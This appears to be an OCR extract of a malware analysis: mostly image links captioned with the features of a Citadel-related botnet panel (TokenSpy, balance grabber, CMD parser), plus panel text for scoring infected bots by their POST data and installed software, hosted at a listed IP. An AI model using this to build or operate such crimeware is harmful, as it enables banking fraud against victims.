
TokenSpy:







With a nice ring animation :)

Rule/test:






Search database:




Search list:




Setup:

With a reference to citadel.


Report:




Favorite reports:




Search in files:




Screenshot:




View videos:




CMD parser:




Neuromodel:



5.8.60.105/webmaster.php?m=reports_neurostat/Index
Researches
New analysis
Run
Reset
Edit
Remove
Profiles
New criterion

Edit:



5.8.60.105/webmaster.php?m=reports_neurostat/Index
Title
Criterion
Report contents
Criterion settings
Report type
HTTP or HTTPS request
Report content masks
Days Limit
Negated
Points
Statistical method, Threshold value condition
Update



Statistical method, Threshold value condition
Sum: The total number of matching reports
<
1
Select the statistical method to apply to the collected results. N points are given to a bot if ...
No: ... a report has met the criterion ;
sum: ... the number of matching reports exceeds the threshold value ;
days: ... the number of active days (with matching reports) exceeds the threshold value ;
avg/day: ... the average number of matching reports per day exceeds the threshold ;
avg/week: ... the average number of matching reports per week exceeds the threshold ;
days/week: ... the average number of active days (with matching reports) per week exceeds the threshold ;
Criterion
Report contents
Bot: First report time
Bot: Last report time
Bot: Average weekly online time
Report type
Report contents
Installed software
Running applications
HTTP Visit URL
HTTP POST data
Sum: The total number of matching reports
No: Each match gives N points
Sum: The total number of matching reports
Days: The number of days with matching reports
Avg/Day: Average matches rate per day
Avg/Week: Average matches rate per week
Days/Week: Average active days per week

Links:




Balance grabber:






Config:

